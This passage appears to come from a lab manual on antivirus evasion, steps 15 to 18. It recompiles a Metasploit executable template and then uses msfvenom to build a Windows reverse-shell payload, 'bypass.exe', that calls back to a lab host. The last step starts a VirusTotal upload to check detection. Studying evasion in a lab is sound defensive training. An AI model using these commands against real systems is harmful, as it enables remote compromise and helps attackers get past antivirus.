
15. Type **i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe** and press **Enter**, to recompile the standard template.




16. Type **ls** and press **Enter** to list the contents of the **exe** folder.




17. In a new terminal generate a payload using new template by the following command, **msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe**




18. Now, switch back to the browser window and in the virustotal page, click on **Upload file** button on the top of the page.

